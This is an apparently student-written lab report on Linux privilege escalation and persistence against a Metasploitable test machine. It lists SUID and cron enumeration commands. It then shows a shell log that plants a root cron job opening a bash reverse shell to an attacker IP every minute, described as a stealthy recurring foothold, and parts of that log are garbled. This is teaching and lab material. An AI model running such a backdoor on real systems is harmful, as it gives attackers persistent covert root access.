Privilege Escalation and Persistence Lab

Author: Harshal Harekar
Date: 28/10/2025

Objective


Gain root privileges on the target system using local enumeration and SUID exploitation.

Tools

LinPEAS, Meterpreter, cron, systemd.

Steps

1. Run LinPEAS; capture results.



2. Privilege Escalation

Look for:

- SUID binaries (find / -perm -4000 -type f)
- Writable cron jobs (crontab -l, /etc/cron.d/)
- Kernel version (uname -r) → check for known exploits

3. Persistence

Create a cron job or backdoor and start listener

```
root@metasploitable:/# echo "* * * * * root /bin/bash -i >& /dev/tcp/192.168.18.133/4518 0>&1" > /etc/cron.d/backdoor
133/4518 0>&1" > /etc/cron.d/backdoor/dev/tcp/192.168.18.
root@metasploitable:/# echo "* * * * * root /bin/bash -i >& /dev/tcp/192.168.18.133/4518 0>&1" > /etc/cron.d/backdoor
133/4518 0>&1" > /etc/cron.d/backdoor/dev/tcp/192.168.18.
root@metasploitable:/# chmod 644 /etc.cron.d/backdoor
chmod 644 /etc.cron.d/backdoor
chmod: cannot access `/etc.cron.d/backdoor': No such file or directory
root@metasploitable:/# chmod 644 /etc/cron.d/backdoor
chmod 644 /etc/cron.d/backdoor
```

PrivEsc Log

Task ID	Technique	Target IP	Status	Outcome
1	SUID Exploit	192.168.18.138	Succes	Root Shell
2	Cron Persistence	192.168.18.138	Succes	Reverse Shell Every Minute

Persistence Summary

To maintain access, a cron job was created under /etc/cron.d/ that executes a reverse shell every minute. This ensures persistent root access even after reboot. The job uses bash to connect back to the attacker's listener, providing a stealthy and recurring foothold on the compromised system.